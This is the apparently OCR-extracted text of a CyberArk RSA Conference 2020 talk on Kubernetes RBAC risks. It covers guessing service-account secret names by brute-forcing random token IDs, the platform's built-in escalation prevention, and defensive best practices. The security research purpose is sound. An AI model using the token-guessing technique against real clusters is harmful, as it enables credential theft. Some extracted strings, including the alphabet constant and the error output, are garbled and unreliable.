


# Pods resource

```
resources: [ "pods" ]
```



There are 8 ways  
to create a Pod



# Examples

No. 2

# Reading a secret - Brute-forcing token IDs



## Examples – No. 2: Reading Secret

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secret
rules:
- apiGroups: ["*"]
  resources: ["secrets"]
  verbs: ["get"]
```

## Examples – No. 2: Reading Secret

**“get” – must specify the object name**

**“list” – list all objects**

## Examples – No. 2: Reading Secret

?

```
# kubectl get secret <secret_name>
```

# Examples – No. 2: Reading Secret

#RSAC

```
NAMESPACE      NAME
default        default-token-4j4zp
kube-public    default-token-hkkfd
kube-system   attachdetach-controller-token-2ks5s
kube-system   🐾bootstrap-signer-token-9c6q8
kube-system   bootstrap-token-vacjod
kube-system   certificate-controller-token-6bfdn
kube-system   cronjob-controller-token-12+...
kube-system   🐾daemon-set-controller-token-cd2tw
kube-system   default-token-rqwpt
kube-system   deployment-controller-token-5p9f5
kube-system   disruption-controller-token-crlpq
kube-system   endpoint-controller-token-nkvnz
kube-system   🐾generic-garbage-collector-token-tzjw7
kube-system   horizontal-pod-autoscaler-token-1j7rt
kube-system   job-controller-token-d7ljj
kube-system   kube-dns-token-667zh
kube-system   kube-proxy-token-1rn47
kube-system   🐾namespace-controller-token-frxlz
kube-system   node-controller-token-qrcz1
kube-system   persistent-volume-binder-token-hjwz7
kube-system   pod-garbage-collector-token-572t5
kube-system   🐾replicaset-controller-token-2rzjj
kube-system   replication-controller-token-1g22v
kube-system   🐾resourcequota-controller-token-mnwrgq
kube-system   service-account-controller-token-kqjnf
kube-system   service-controller-token-cm9ts
kube-system   statefulset-controller-token-jl4f9
kube-system   🐾token-cleaner-token-h22v5
kube-system   tti-controller-token-rczrc
kube-system   weave-net-token-pgpw2
```

| TYPE                                | DATA | AGE |
|-------------------------------------|------|-----|
| kubernetes.io/service-account-token | 3    | 55s |
| kubernetes.io/service-account-token | 3    | 55s |
| kubernetes.io/service-account-token | 3    | 59s |
| kubernetes.io/service-account-token | 3    | 1m  |
| bootstrap.kubernetes.io/token       | 7    | 1m  |

(get,list,watch)->(secrets)

|                                     |   |     |
|-------------------------------------|---|-----|
| kubernetes.io/service-account-token | 3 | 58s |
| kubernetes.io/service-account-token | 3 | 59s |

(create,delete,list,patch,watch)->(pods)

|                                     |   |     |
|-------------------------------------|---|-----|
| kubernetes.io/service-account-token | 3 | 1m  |
| kubernetes.io/service-account-token | 3 | 59s |

(delete,get,list,patch,update,watch)->(\*)

|                                     |   |     |
|-------------------------------------|---|-----|
| kubernetes.io/service-account-token | 3 | 57s |
| kubernetes.io/service-account-token | 3 | 59s |

(delete,deletecollection,get,list)->(\*)

|                                     |   |     |
|-------------------------------------|---|-----|
| kubernetes.io/service-account-token | 3 | 56s |
| kubernetes.io/service-account-token | 3 | 57s |

(create,delete,list,patch,watch)->(pods)

|                                     |   |     |
|-------------------------------------|---|-----|
| kubernetes.io/service-account-token | 3 | 1m  |
| kubernetes.io/service-account-token | 3 | 1m  |
| kubernetes.io/service-account-token | 3 | 57s |

(list,watch)->(\*)

|                                     |   |    |
|-------------------------------------|---|----|
| kubernetes.io/service-account-token | 3 | 1m |
| kubernetes.io/service-account-token | 3 | 1m |

|                                     |   |    |
|-------------------------------------|---|----|
| kubernetes.io/service-account-token | 3 | 1m |
| kubernetes.io/service-account-token | 3 | 1m |

|                                     |   |    |
|-------------------------------------|---|----|
| kubernetes.io/service-account-token | 3 | 1m |
| kubernetes.io/service-account-token | 3 | 1m |

|                                     |   |    |
|-------------------------------------|---|----|
| kubernetes.io/service-account-token | 3 | 1m |
| kubernetes.io/service-account-token | 3 | 1m |

|                                     |   |    |
|-------------------------------------|---|----|
| kubernetes.io/service-account-token | 3 | 1m |
| kubernetes.io/service-account-token | 3 | 1m |



CYBERARK®

RSA Conference 2020

## Examples – No. 2: Reading Secret

**bootstrap-signer-token-9c6q8**

---

known prefix

random  
token ID

## Examples – No. 2: Reading Secret

We have the prefix,  
but not the token ID



## Examples – No. 2: Reading Secret

```
73 const (
74     // We omit vowels from the set of available characters to reduce the chances
75     // of "bad words" being formed.
76     alphanums = "bcd...uvwxyz2456789"
77     // No. of bits required to index into alphanums string.
78     alphanumsIdxBits = 5
79     // Mask used to extract last alphanumsIdxBits of an int.
80     alphanumsIdxMask = 1<<alphanumsIdxBits - 1
81     // No. of random letters we can extract from a single int63.
82     maxAlphanumsPerInt = 63 / alphanumsIdxBits
83 )
```

## Examples – No. 2: Reading Secret

# 27 characters

```
73 const (
74     // We omit vowels from the set of available characters to reduce the chances
75     // of "bad words" being formed.
76     alphanums = "bcdфghjklmnpqrstvwxz2456789"
77     // No. of bits required to index into alphanums string.
78     alphanumsIdxBits = 5
79     // Mask used to extract last alphanumsIdxBits of an int.
80     alphanumsIdxMask = 1<<alphanumsIdxBits - 1
81     // No. of random letters we can extract from a single int63.
82     maxAlphanumsPerInt = 63 / alphanumsIdxBits
83 )
```



## Examples – No. 2: Reading Secret

$$27^5 = 14,348,907$$

possibilities



Guessing < ~3 hours



# Built-in Privileged Escalation Prevention

“The RBAC API prevents users from escalating privileges by editing roles or role bindings.”

**“A user can only create/update a role if they already have all the permissions contained in the role, at the same scope as the role”**

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: edit-role
  namespace: default
rules:
- apiGroups: ["*"]
  resources: ["roles"]
  verbs: ["*"]
```

```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["list"]
```



```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods", "secrets"]
  verbs: ["list"]
```

```
root@manager2:~# kubectl apply -f ~/tmp/ListSecretsRole.yaml --context=sa7-context
Error from server (Forbidden): error when applying patch:
{"metadata":{"annotations":{"kubectl.kubernetes.io/last-applied-configuration":"{\\\"apiVersion\\\":\\\"rbac.authorization.k8s.io/v1beta1\\\",\\\"kind\\\":\\\"Role\\\",\\\"metadata\\\":{},\\\"name\\\":\\\"list-pods\\\",\\\"namespace\\\":\\\"default\\\",\\\"rules\\\":[{\\\"apiGroups\\\":[],\\\"resources\\\":\\\"pods\\\",\\\"secrets\\\"},\\\"verbs\\\":\\\"[\\\"list\\\"]\\\"]}],\\\"rules\\\":[{\\\"apiGroups\\\":[],\\\"resources\\\":\\\"pods\\\",\\\"secrets\\\"},\\\"verbs\\\":\\\"[\\\"list\\\"]\\\"]]}},\\\"to\\\":{},\\\"Resource\\\":\\\"rbac.authorization.k8s.io/v1beta1\\\",\\\"ResourceName\\\":\\\"roles\\\",\\\"GroupVersionKind\\\":\\\"rbac.authorization.k8s.io/v1beta1\\\",\\\"Kind\\\":\\\"Role\\\""},\\\"Name\\\":\\\"list-pods\\\",\\\"Namespace\\\":\\\"default\\\"},\\\"Object\\\":8{map[\\\"kind\\\":\\\"Role\\\",\\\"apiVersion\\\":\\\"rbac.authorization.k8s.io/v1beta1\\\",\\\"metadata\\\":{},\\\"name\\\":\\\"list-pods\\\",\\\"namespace\\\":\\\"default\\\",\\\"rules\\\":[{\\\"apiGroups\\\":[],\\\"resources\\\":\\\"pods\\\",\\\"secrets\\\"},\\\"verbs\\\":\\\"[\\\"list\\\"]\\\"]}],\\\"name\\\":\\\"list-pods\\\",\\\"namespace\\\":\\\"default\\\",\\\"secretName\\\":\\\"apis/rbac.authorization.k8s.io/v1beta1/namespaces/default/roles/list-pods\\\",\\\"uid\\\":\\\"8d5dd97f-dd1f-11e8-9aef-005e5085ddb7\\\",\\\"resourceVersion\\\":473225},\\\"rules\\\":[{map[\\\"verbs\\\":\\\"[\\\"list\\\"]\\\",\\\"apiGroups\\\":[],\\\"resources\\\":\\\"pods\\\"]}],\\\"for\\\":\\\"/home/newton/tmp/ListSecretsRole.yaml\\\",\\\"roles\\\":roles.rbac.authorization.k8s.io\\\"list-pods\\\"},\\\"isForbidden\\\":true,\\\"error\\\":\\\"forbidden: attempt to grant extra privileges\\\",\\\"policyRule\\\":PolicyRule{APIGroups:[\"\"],\\\"Resources\\\":\\\"pods\\\",\\\"Verbs\\\":\\\"list\\\"},\\\"user\\\":\\\"system:serviceaccount:default:sa7\\\",\\\"uid\\\":\\\"ffffdfab6-dd24-11e8-9f55-005e5085ddb7\\\",\\\"groups\\\":\\\"[system:serviceaccounts\\\",\\\"system:serviceaccounts:default\\\",\\\"system:authenticated\\\"]\\\",\\\"map\\\":[]},\\\"ownerRules\\\":\\\"[PolicyRule{APIGroups:[\\\"authorization.k8s.io\\\"],\\\"Resources\\\":\\\"selfsubjectaccessreviews\\\",\\\"Verbs\\\":\\\"[\\\"create\\\"]\\\"},\\\"PolicyRule{NonResourceURLs:[\\\"/api\\\",\\\"/api/*\\\",\\\"/apis\\\",\\\"/apis/*\\\",\\\"/healthz\\\",\\\"/openapi\\\",\\\"/openapi/*\\\",\\\"/swagger-2.0.0.pb-v1\\\",\\\"/swagger.json\\\",\\\"/swaggerapi\\\",\\\"/swaggerapi/*\\\",\\\"/version\\\",\\\"/version/*\\\"],\\\"Verbs\\\":\\\"[\\\"get\\\"]\\\"},\\\"PolicyRule{APIGroups:[\"\"],\\\"Resources\\\":\\\"roles\\\",\\\"Verbs\\\":\\\"[\"\\\"]\\\"}]\\\"},\\\"ruleErrors\\\":[]}
```

forbidden: attempt to grant extra privileges

RSA®Conference2020

## Best Practices



<https://www.mybestwebsitebuilder.com/tools/password-strength-checker>

# Best Practices

1. Prevent service account token automounting on pods (`automountServiceAccountToken: false` in version 1.6+)
2. Grant specific users to (Cluster)RoleBindings
3. Use Roles or RoleBindings instead of ClusterRoles or ClusterRoleBindings
4. Namespaces !
5. Use KubiScan



- Risky (Cluster)Roles
- Risky (Cluster)RoleBindings
- Risky Subject (Users, Groups and ServiceAccounts)
- Risky Pods\Containers
- All mounted volumes to Pods
- All mounted environment variables to Pods
- Privileged Pods (--privileged)
- Other cool stuff ☺

<https://github.com/cyberark/KubiScan>







## Conclusions

# Conclusions

- RBAC – better security, more effort to administer
- Easy to lose control over privileged service account tokens
- Avoid mounting privileged service accounts
- Follow the least privilege principle and use namespaces

# Apply what you have learned today

Next  
week



Identify containers with  
privileged tokens

3  
months



Search and find:  
- Privileged containers  
- Containers with sensitive data

+6  
months



Have cluster with:  
- Namespace separation  
- No privileged containers

```
# cat final.txt
```

Any questions?

Thanks !

[github.com/cyberark/KubiScan](https://github.com/cyberark/KubiScan)

@g3rzi